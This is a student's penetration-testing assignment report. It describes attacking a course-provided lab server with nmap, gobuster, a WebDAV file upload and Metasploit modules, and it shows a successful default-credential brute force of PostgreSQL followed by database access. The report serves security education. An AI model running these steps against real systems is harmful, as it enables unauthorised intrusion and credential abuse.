Royal University of Bhutan

College of Science and Technology
Rinchending: Bhutan

Continuous Practical Assignment I

Network Penetration Testing Introduction to CyberSecurity (SWS101)

Software Engineering (SWE Semester II)

Submitted By;

Student Name: Yonten Kinley Tenzin.

Enrollment No: 02230313

Programme: BE SWE

Date: 5/5/2024

Table of content

RUB Wheel of Academic Law: Academic Dishonesty

Section H2 of the Royal University of Bhutan's Wheel of Academic Law provides the following definition of academic dishonesty:

Academic dishonesty may be defined as any attempt by a student to gain an unfair advantage in
any assessment. It may be demonstrated by one of the following:

1. Collusion: the representation of a piece of unauthorized group work as the work of a single candidate.
2. Commissioning: submitting an assignment done by another person as the student's own work.
3. Duplication: the inclusion in coursework of material identical or substantially similar to material which has already been submitted for any other assessment within the University.
4. False declaration: making a false declaration in order to receive special consideration by an Examination Board or to obtain extensions to deadlines or exemption from work.
5. Falsification of data: presentation of data in laboratory reports, projects, etc., based on work purported to have been carried out by the student, which has been invented, altered or copied by the student.
6. Plagiarism: the unacknowledged use of another's work as if it were one's own.

Examples are:

- verbatim copying of another's work without acknowledgement.
- paraphrasing of another's work by simply changing a few words or altering the order of presentation, without acknowledgement.
- ideas or intellectual data in any form presented as one's own without acknowledging the source(s).
- making significant use of unattributed digital images such as graphs, tables, photographs, etc. taken from test books, articles, films, plays, handouts, internet, or any other source, whether published or unpublished.
- submission of a piece of work which has previously been assessed for a different award or module or at a different institution as if it were new work.
- use of any material without prior permission of copyright from appropriate authority or owner of the materials used".

Execute Summary

This is a report for my SWS software security CAP1 or assignment 1. it is mainly hosted for performing a penetration test on a server deployed within the Gedu College Network.We can exploit the wifi using the given ip address i.e **10.3.21.140** and we have to be connected to the college network and the server isn't available from the Internet like Bmobile or TashiCell.

Testing Approach

While exploiting this network I used tools such as ping to check whether I can communicate with the machine. namp- to scan the wifi. gobuster to brute froce what is inside the given ip address ,and metaexploit- to exploit the given versions. when i using gobuster i have found some website

scope
penetration test on Gedu college network
IP ADDRESS: **10.3.21.140**

Assessment Overview and Recommendations

During my penetration test on the machine of the ip address i.e 10.3.21.40 I was only able to exploit port 3306(mysql) using metasploit. I have tried to exploit others like http,ssh,postgresql but it didn't go as well as I expected.

while i used gobuster on the given target ip address i found 4 website.the first one was blank the second one was phpAdmin login page, third one contain some folder.last page takes me to a TWIKI page. inside Twiki page there was lots of documentation. in one of those i found up a upload page.
After finding the Twiki page I tried to upload a php file in the upload form and do netcat stuff but it was unsuccessful.

Then I found an awesome tool that is metasploit.I have tried to exploit most of the ports in ICTO wifi.

Network Penetration Test Assessment Summary

This penetration testing is for the assement of Software Security module test the capabilities of us to exploit the machine with ip address 10.3.21.140

Detailed Walkthrough

Scan

First, I scanned the network of ICTO. I have scanned most of the network of college and each wifi differs by port open. this wifi is the one with most port open.

```
┌──(yonten㉿Yonten)-[~/Downloads]
└─$ nmap -sV -T4 10.3.21.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 21:20 +06
Warning: 10.3.21.140 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.3.21.140
Host is up (0.055s latency).
Not shown: 967 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
21/tcp    open     ftp            vsftpd 2.3.4
22/tcp    open     ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open     telnet         Linux telnetd
25/tcp    open     smtp           Postfix smtpd
53/tcp    open     domain         ISC BIND 9.4.2
80/tcp    open     http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open     rpcbind        2 (RPC #100000)
139/tcp   open     netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open     exec           netkit-rsh rexecd
513/tcp   open     login?
514/tcp   open     login          Cisco/NetApp logind
1082/tcp  filtered amt-esd-prot
1099/tcp  open     java-rmi       GNU Classpath grmiregistry
1100/tcp  filtered mctp
1524/tcp  open     bindshell      Metasploitable root shell
2049/tcp  open     nfs            2-4 (RPC #100003)
2121/tcp  open     ftp            ProFTPD 1.3.1
2288/tcp  filtered netml
2910/tcp  filtered tdaccess
3306/tcp  open     mysql          MySQL 5.0.51a-3ubuntu5
3546/tcp  filtered unknown
5200/tcp  filtered targus-getdata
5222/tcp  filtered xmpp-client
5432/tcp  open     postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open     vnc            VNC (protocol 3.3)
6000/tcp  open     X11            (access denied)
6667/tcp  open     irc            UnrealIRCd
8009/tcp  open     ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open     http           Apache Tomcat/Coyote JSP engine 1.1
8701/tcp  filtered unknown
13783/tcp filtered netbackup
19780/tcp filtered unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.31 seconds
```

Looking what is in the target ip address

I browse what is in the target ip address and there is a message for the SWS students.

Welcome to SWS101 CAP1

Your task is to hack into this server and gain root shell.

Best of luck hacking :))

Remember:

There are multiple ways to get into the system and gain root access.
You are tasked to find as many ways as possible to get into the system and submit a full report.
Make sure all of the evidences of scanning and exploitation are stored in your github repo and committed on the days you work on it.

Using gobuster-finding hidden file in the target ip address

```
┌──(yonten㉿Yonten)-[~/Downloads]
└─$ gobuster dir -u http://10.3.21.140 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.3.21.140
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 288]
/.htaccess            (Status: 403) [Size: 293]
/.htpasswd            (Status: 403) [Size: 293]
/cgi-bin/             (Status: 403) [Size: 292]
/dav                  (Status: 301) [Size: 313] [--> http://10.3.21.140/dav/]
/index                (Status: 200) [Size: 568]
/index.php            (Status: 200) [Size: 568]
/phpMyAdmin           (Status: 301) [Size: 320] [--> http://10.3.21.140/phpMyAdmin/]
/phpinfo              (Status: 200) [Size: 47963]
/phpinfo.php          (Status: 200) [Size: 47975]
/server-status        (Status: 403) [Size: 297]
/test                 (Status: 301) [Size: 314] [--> http://10.3.21.140/test/]
/twiki                (Status: 301) [Size: 315] [--> http://10.3.21.140/twiki/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Using gobuster i found out some of the hidden website inside the ip address.the relevent website are a login page for php admin,Twiki documentation.

Uploading file

Uploading file in Twiki

File Attachment Controls

Clicking on an `Action` link takes you to a new page that looks like this:

Attachment:	Action:	Size:	Date:	Who:	Comment:	Attribute:
Sample.txt	action	30	22 Jul 2000 - 19:37	PeterThoeny	Just a sample	
Smile.gif	action	94	22 Jul 2000 - 19:38	PeterThoeny	Smiley face	

Update attachment `Sample.txt`

Version:	Action:	Date:	Who:	Comment:
1.1	view	2001.08.30.09.28.56	PeterThoeny	

Previous upload: `C:\DATA\Sample.txt` (PeterThoeny)

Local file: Browse... No file selected.

Comment: Just a sample

Link: ☐ Create a link to the attached file at the end of the topic.

Hide file: ☐ Hide attachment in normal topic view.

Help text ...

Topic **FileAttachment** . { Upload file | Change properties | Move attachment | Cancel }

- The first table is a list of all attachments, including their attributes. An h means the attachment is hidden, a topic


Inside the Twiki documentation I found a page to upload and I use the same technique as I did in my TryHackMe rooms, like uploading a php file.
Interesting thing is that I was able to upload but it doesn't show the uploaded file. I have tried to find the uploaded file but couldn't, so i left the plan to exploit the Twiki page.

Uploading file in dav


```
┌──(yonten㉿Yonten)-[~/Downloads]
└─$ curl --upload-file wed.php  http://10.3.21.140/dav/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/wed.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.3.21.140 Port 80</address>
</body></html>

┌──(yonten㉿Yonten)-[~/Downloads]
```

Then I also tried to upload a file on the dav website.



Then it was uploading to dav page



But unfortunately it also failed.

Metasploit

Exploiting http

Now this is how I exploited the port 80 that is http using metasploit.

```
msf6 > search http_version

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version        .                normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 10.3.21.140
rhosts => 10.3.21.140
msf6 auxiliary(scanner/http/http_version) > run

[+] 10.3.21.140:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > back
```

First I searched the http version so that I can hack the outdated version for a better good.I found only one version and I use that by setting the index to 0. Then i have set the **RHOSTS** to 10.3.21.140. and run it. Then I browse the provided version and found out it is **php_cgi**

```
msf6 > search http_version
Matching Modules
================

  #  Name                                  Disclosure Date  Rank    Check  Description
  -  ----                                  ---------------  ----    -----  -----------
  0  auxiliary/scanner/http/http_version   .                normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 10.3.21.140
rhosts => 10.3.21.140
msf6 auxiliary(scanner/http/http_version) > run

[+] 10.3.21.140:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > back
```

Then i search php_cgi in it in metasploit

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 10.3.21.140
rhosts => 10.3.21.140
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.5.128:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Lastly i set the RHOSTS to target ip address and run it but it was unsuccessful.

Exploiting postgres

I did a vulnerability scan in port 5432 that is postgres and it was vulnerable.

```
┌──(yonten㉿Yonten)-[~/Downloads]
└─$ nmap -p 5432 --script vuln 10.3.21.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 22:49 +06
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.3.21.140
Host is up (0.058s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      http://www.cvedetails.com/cve/2014-0224
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
```

Then I used the metasploit tool to search postgres.

```
msf6 > search postgres

Matching Modules
================

   #   Name                                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                                   ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    .                normal     No     Authentication
Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   .                normal     No     Linux Gather Us
er History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli                           2014-06-08       excellent  Yes    ManageEngine De
sktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3     \_ target: Automatic                                                 .                .          .      .
   4     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .        .          .      .
   5     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .   .          .      .
   6     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .  .        .      .
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .  .    .      .
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows  .  .  .  .
   9     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .  .  .  .
   10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux  .  .  .  .
   11  exploit/windows/misc/manageengine_eventlog_analyzer_rce                2015-07-11       manual     Yes    ManageEngine Ev
entLog Analyzer Remote Code Execution
   12  auxiliary/admin/http/manageengine_pmp_privesc                          2014-11-08       normal     Yes    ManageEngine Pa
ssword Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   13  auxiliary/analyze/crack_databases                                      .                normal     No     Password Cracke
r: Databases
   14    \_ action: hashcat                                                   .                .          .      Use Hashcat
   15    \_ action: john                                                      .                .          .      Use John the Ri
pper
   16  exploit/multi/postgres/postgres_copy_from_program_cmd_exec             2019-03-20       excellent  Yes    PostgreSQL COPY
 FROM PROGRAM Command Execution
   17    \_ target: Automatic                                                 .                .          .      .
   18    \_ target: Unix/OSX/Linux                                            .                .          .      .
   19    \_ target: Windows - PowerShell (In-Memory)                          .                .          .      .
   20    \_ target: Windows (CMD)                                             .                .          .      .
   21  exploit/multi/postgres/postgres_createlang                             2016-01-01       good       Yes    PostgreSQL CREA
TE LANGUAGE Execution
   22  auxiliary/scanner/postgres/postgres_dbname_flag_injection              .                normal     No     PostgreSQL Data
base Name Command Line Flag Injection
```

Then use show options to see what files are there.

```
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > show optioms
[-] Invalid parameter "optioms", use "show -h" for more information
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   ANONYMOUS_LOGIN   false                                    yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                    no        Create a new session for every successful login
   DATABASE          template1                                yes       The database to authenticate against
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: none
                                                                        , user, user&realm)
   PASSWORD                                                   no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wor no        File containing passwords, one per line
                     dlists/postgres_default_pass.txt
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                     no        Set to true to see query result sets
   RHOSTS                                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                                        t/basics/using-metasploit.html
   RPORT             5432                                     yes       The target port
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERNAME                                                   no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wor no        File containing (space-separated) users and passwords, one pair per line
                     dlists/postgres_default_userpass.txt
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wor no        File containing users, one per line
                     dlists/postgres_default_user.txt
   VERBOSE           true                                     yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 10.3.21.140
rhosts => 10.3.21.140
```

After that I set the rhosts to target ip address.set username to postgres.
then set user_as_pass to true and run it. The final one was successful and I logged in into the postgres using the user and password I got from the brute force.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 10.3.21.140
rhosts => 10.3.21.140
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/postgres/postgres_login) > run

[+] 10.3.21.140:5432 - Login Successful: postgres:postgres@template1
[-] 10.3.21.140:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.3.21.140:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > psql -h 10.3.21.140 -U postgres
[*] exec: psql -h 10.3.21.140 -U postgres

Password for user postgres:
psql (16.2 (Debian 16.2-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.
```

Inside the postgres I created my own table and wrote my own name in there indicating I was able to exploit that port.

```
postgres=# \l
ERROR:  column d.datcollate does not exist
LINE 6:   d.datcollate as "Collate",
          ^
postgres=# CREATE TABLE Yonten(  column1 VARCHAR(250));
CREATE TABLE
postgres=# \dt
           List of relations
 Schema |   Name    | Type  |  Owner
--------+-----------+-------+----------
 public | cyberpunk | table | postgres
 public | file      | table | postgres
 public | glicher   | table | postgres
 public | myf       | table | postgres
 public | myfile    | table | postgres
 public | test      | table | postgres
 public | testfile  | table | postgres
 public | tshewang  | table | postgres
 public | yonten    | table | postgres
(9 rows)

postgres=#
```

Remediation Summary

The machine is an outdated version. the version needs to be updated.Using the outdated version of the server can lead to loss of information and unauthorized access. Using multi-factor authentication can also provide an extra layer of protection against unauthorized access.